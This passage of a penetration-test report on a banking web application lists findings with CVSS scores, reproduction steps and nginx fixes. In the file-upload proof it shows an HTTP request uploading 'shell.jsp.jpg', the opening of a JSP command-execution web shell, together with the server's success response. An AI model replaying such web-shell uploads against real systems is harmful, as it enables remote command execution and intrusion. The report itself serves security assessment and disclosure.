	import com.ibm.workplace.wcm.api.extensions.validation.FileUploadValidationPlugin;
	import com.ibm.workplace.wcm.services.validation.FileUploadValidationContextImpl;
	public class SMPValidation1 implements FileUploadValidationPlugin
	{
	  private final long MAX_SIZE_IMAGES = 512 * 1024;
	  private final long MAX_SIZE_FILES = 1024 * 1024;
	  private static Logger s_log = Logger.getLogger(SMPValidation1.class.getName());
	  public String getName()
	  {
	    return "SMPValidation1";
	  }
	  public boolean validate(InputStream p_inptStream, FileUploadValidationContext p_context) throws FileUploadValidationException


	```
	 {
	   s_log.info("File Name : " + p_context.getFileName() );
	   s_log.info("File Type : " + p_context.getMimeType() );
	    s_log.info("File Size : " + p_context.getFileSize() );
	    s_log.info("Document Type : " + p_context.getDocumentType() );
	    boolean valid = true;
	   String message = null;
	   String mimeType = p_context.getMimeType();
	   if ( mimeType != null && mimeType.startsWith( "image/" ) )
	    {
	     if ( ! (mimeType.equalsIgnoreCase( "image/gif") || mimeType.equalsIgnoreCase( "image/jpeg") ) )
	     {
	       throw new FileUploadValidationException( "Invalid image type : " + mimeType + " will only accept
	GIF and JPG images" );
	     }      if ( p_context.getFileSize() > MAX_SIZE_IMAGES )
	     {           throw new FileUploadValidationException( "Image is too big 500K is maximum size allowed
	for images. Size is " + p_context.getFileSize());
	     }
	   }
	   else
	   {
	     if ( p_context.getFileSize() > MAX_SIZE_FILES )
	      {
	       throw new FileUploadValidationException( "File is too big 1M is maximum size allowed for " +
	mimeType + ". Size is " + p_context.getFileSize());
	       }
	   }
	  return valid;
	  }
	}
	```

Proof of Vulnerability:



```
paybankunsecureapi.enprobe.io/api/user/get-profile-pic?file-name=profile-pic-nick.jpg
```

The image "http://paybankunsecureapi.enprobe.io/api/user/get-profile-pic?file-name=profile-pic-nick.jpg" cannot be displayed because it contains errors.




```
POST /api/user/upload-file?userId=3381 HTTP/1.1
Host: paybankunsecureapi.enprobe.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------2828157909052
Content-Length: 1053
Origin: http://paybankunsecure.enprobe.io
Connection: close
Referer: http://paybankunsecure.enprobe.io/
Cookie: JSESSIONID=C372DEFA494E4884F552808FAEC21048

-----------------------------2828157909052
Content-Disposition: form-data; name="file"; filename="shell.jsp.jpg"
Content-Type: image/jpeg

<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
```

```
HTTP/1.1 200
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 18 Jan 2020 09:24:47 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: http://paybankunsecure.enprobe.io
Access-Control-Allow-Methods: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, X-Requested-With
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Application-Context: application:prod:8090
Content-Length: 153

{"success":{"useId":3381,"profilePic":"http://paybankunsecureapi.enprobe.io/api/user/get-profile-pic?file-name=profi
le-pic-nick.jpg"},"status":"success"}
```

3.5 Logout in GET Method instead of POST

Finding ID	ENT-005
Severity	Low
CVSS Score	Base Score: 3.5 Low CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N
Description	If the logoff is done through the GET action, then any unfiltered user-posted data could cause a logoff. The HTTP method GET can be misused by placing an image tag with src="<your logout link>" anywhere in the application, and if a user of your site stumbles upon that page, he will be unknowingly logged out. Logoff operation should only be carried out in the POST method.
Affected URL(s)	http://paybankunsecureapi.enprobe.io/api/auth/logout
Vulnerable Parameter(s)	Logout Method
Remediation	Logoff operation should only be carried out in the POST method.
Reproduction Steps	1. Log in to the application. 2. Intercept the logout request and observe the HTTP method used. (or) Observe the HTTP method used for logout request in inspect element in Chrome/Firefox browser.
Sample Code	NA

Proof of Vulnerability:


Request to http://paybankunsecureapi.enprobe.io:80 [52.15.185.206]
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex


```
GET /api/auth/logout HTTP/1.1
Host: paybankunsecureapi.enprobe.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Origin: http://paybankunsecure.enprobe.io
Connection: close
Referer: http://paybankunsecure.enprobe.io/
```

3.6 Clickjacking

Finding ID	ENT-006
Severity	Low
CVSS Score	Base Score 2.6 Low / CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:U/C:L/I:N/A:N
Description	If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery and may result in unauthorized actions.
Affected URL(s)	http://paybankunsecure.enprobe.io/#/login
Vulnerable Parameter(s)	X-Frame-Options
Remediation	1. Note that some applications attempt to prevent these attacks from within the HTML page itself, using "frame busting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker. 2. You have to identify whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application. 3. To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.
Reproduction Steps	1. Open the URL: https://cirt.net/clickjack-test and download the file clickjacking-test.html.zip at the bottom of the page. 2. Extract the zip file and open clickjacking-test.html using any browser. 3. Then copy this URL "http://paybankunsecure.enprobe.io/#/login" and paste it in clickjacking-test.html. 4. Now the site is loading in an iframe as a window.
Sample Code	1. Go to where Nginx is installed and then a conf folder

	2. Take a backup before modifying 3. Add the following parameter in `nginx.conf` under server section add_header X-Frame-Options "SAMEORIGIN"; 4. Restart Nginx webserver

Proof of Vulnerability:



URL: bank/account-summary Load

This site is vulnerable to clickjacking! The frame URL is: http://paybankunsecure.enprobe.io/#/paybank/account-summary

3.7 Secure Response Headers Missing

Finding ID	ENT-007
Severity	Low
CVSS Score	BaseScore 2.2CVSS:3.0/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N
Description	HTTP Response headers are name-value pairs of strings sent back from a server with the content you requested. They are typically used to transfer technical information like how a browser should cache content, what type of content it is, the software running on the server and much more. Increasingly, HTTP Response headers have been used to transmit security policies to the browser. By passing security policies back to the client in this fashion, hosts can ensure a much safer browsing experience for their visitors and also reduce the risk for everyone involved.
Affected URL(s)	http://paybankunsecure.enprobe.io/#/login
Vulnerable Parameter(s)	Response Headers
Remediation	Add the below header values to your server. Strict-Transport-Security X-Frame-Options X-Content-Type-Options Content-Security-Policy Referrer-Policy Feature-Policy
Reproduction Steps	1. Install the "Tamper Data" firefox/ chrome browser plugin (or) Burp Suite Interception tool. 2. Send a request to the server by doing any action. 3. Now observe the response headers.
Sample Code	1. Go to where Nginx is installed and then a conf folder 2. Take a backup before modifying 3. Add the following parameter in `nginx.conf` under server section add_header X-Frame-Options DENY; add_header X-Content-Type-Options nosniff; add_header Strict-Transport-Security "max-age=31536000; includeSubdomains; preload"; 4. Restart Nginx webserver

Proof of Vulnerability:



Security Report Summary


F

Site:	http://paybankunsecure.enprobe.io/ - (Scan again over https)
IP Address:	52.15.185.206
Report Time:	18 Jan 2020 06:56:10 UTC
Headers:	✖ Content-Security-Policy ✖ X-Frame-Options ✖ X-Content-Type-Options ✖ Referrer-Policy ✖ Feature-Policy
Warning:	Grade capped at A, please see warnings below.

3.8 Server Version Disclosure

Finding ID	ENT-008
Severity	Low
CVSS Score	Base Score: 2.6 CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:U/C:L/I:N/A:N
Description	The server information should never be disclosed so as to prevent the attacker from targeting the technologies and its versions residing on it. The information that is disclosed by the server can be used by an attacker to target the server based on the technologies and versions revealed. Even though this is a low issue, an exploit that is available on the Internet for the specific web server and its version can leave your server vulnerable to exploitation if the server is not patched.
Affected URL(s)	http://paybankunsecure.enprobe.io/#/login
Vulnerable Parameter(s)	Nginx 1.10.3 Angular 6.0.4 Jquery 3.3.1 Bootstrap 3.3.7 Lodash 4.17.10
Remediation	Configure your webserver to prevent information leakage from the SERVER header of its HTTP response.
Reproduction Steps	1. Visit http://paybankunsecure.enprobe.io/#/login 2. Now intercept the Client-to-Server communication using a proxy tool (Burp Suite) and check the response headers. 3. observe the response headers.
Sample Code	Uncomment below line in nginx.conf: server_tokens off;

Proof of Vulnerability:


paybankunsecure.enprobe.io/#/login

Wappalyzer

JavaScript Framework
Angular 6.0.4
Zone.js

JavaScript Libraries
Lodash 4.17.10
jQuery 3.3.1

Miscellaneous
webpack

Reverse Proxy
Nginx 1.10.3

Web Server
Nginx 1.10.3

Bootstrap 3.3.7

Operating System
Ubuntu

4. Tested for Scenarios

Injection - Tested, Not Vulnerable

Broken Authentication - Tested, Not Vulnerable

Sensitive Data Exposure - Tested, Not Vulnerable

XML External Entities (XXE) - Tested, Not Vulnerable

Broken Access Control - Tested, Not Vulnerable

Security Misconfiguration - Tested, Not Vulnerable

Cross-Site Scripting (XSS) - Tested, Not Vulnerable

Insecure Deserialization - Tested, Not Vulnerable

Using Components with Known Vulnerabilities - Tested, Not Vulnerable

Insufficient Logging & Monitoring - Tested, Not Vulnerable

Abuse of Functionality - Tested, Not Vulnerable

Brute Force - Tested, Not Vulnerable

Buffer Overflow - Tested, Not Vulnerable

Content Spoofing - Tested, Not Vulnerable

Credential/Session Prediction - Tested, Not Vulnerable

Cross-site Scripting - Tested, Not Vulnerable

Cross-Site Request Forgery - Tested, Not Vulnerable

Denial of Service - Tested, Not Vulnerable

Fingerprinting - Tested, Not Vulnerable

Format String - Tested, Not Vulnerable

HTTP Request Splitting - Tested, Not Vulnerable

HTTP Response Splitting - Tested, Not Vulnerable

HTTP Request Smuggling - Tested, Not Vulnerable

HTTP Response Smuggling - Tested, Not Vulnerable

Integer Overflows - Tested, Not Vulnerable

LDAP Injection - Tested, Not Vulnerable

Mail Command Injection - Tested, Not Vulnerable

Null-Byte Injection - Tested, Not Vulnerable

OS Commanding - Tested, Not Vulnerable

Path Traversal - Tested, Not Vulnerable

Predictable Resource Location - Tested, Not Vulnerable

Remote File Inclusion - Tested, Not Vulnerable

Routing Detour - Tested, Not Vulnerable

SOAP Array Abuse - Tested, Not Vulnerable

SSI Injection - Tested, Not Vulnerable

Session Fixation - Tested, Not Vulnerable

SQL Injection - Tested, Not Vulnerable

URL Redirector Abuse - Tested, Not Vulnerable

XPath Injection - Tested, Not Vulnerable

XML Attribute Blowup - Tested, Not Vulnerable

XML External Entities (XXE) - Tested, Not Vulnerable

XML Entity Expansion - Tested, Not Vulnerable

XML Injection - Tested, Not Vulnerable

XQuery Injection - Tested, Not Vulnerable

5. Limitations on Disclosure and Use of this Report

This report contains information concerning potential vulnerabilities of Paybank and methods for exploiting them. Entersoft recommends that special precautions be taken to protect the confidentiality of both this document and the information contained herein.

Security Assessment is an uncertain process, based on past experiences, currently available information, and known threats. It should be understood that all information security systems, which by their nature are dependent on human beings, are vulnerable to some degree. Therefore, while Entersoft considers the major security vulnerabilities of the analyzed systems to have been identified, there can be no assurance that any exercise of this nature will identify all possible vulnerabilities or propose exhaustive and operationally viable recommendations to mitigate those exposures.

In addition, the analysis set forth herein is based on the technologies and known threats as of the date of this report. As technologies and risks change over time, the vulnerabilities associated with the operation of the Paybank described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities will also change. Entersoft makes no undertaking to supplement or update this report on the basis of changed circumstances or facts of which Entersoft becomes aware after the date hereof, absent a specific written agreement to perform the supplemental or updated analysis.

This report may recommend that Entersoft use certain software or hardware products manufactured or maintained by other vendors. Entersoft bases these recommendations upon its prior experience with the capabilities of those products. Nonetheless, Entersoft does not and cannot warrant that a particular product will work as advertised by the vendor, nor that it will operate in the manner intended.

This report was prepared by Entersoft for the exclusive benefit of Paybank and is proprietary information. The Non-Disclosure Agreement (NDA) in effect between Entersoft and Paybank govern the disclosure of this report to all other parties including product vendors and suppliers.

6. Disclaimer

This document or any of its content cannot account for or be included in any form of legal advice. The outcome of a security assessment should be utilized to ensure that diligent measures are taken to lower the risk of potential exploits carried out to compromise data.

Legal advice must be supplied according to its legal context. All laws and the environments, in which they are applied, are constantly changed and revised. Therefore, no information provided in this document may ever be used as an alternative to a qualified legal body or representative.

-- End of Document --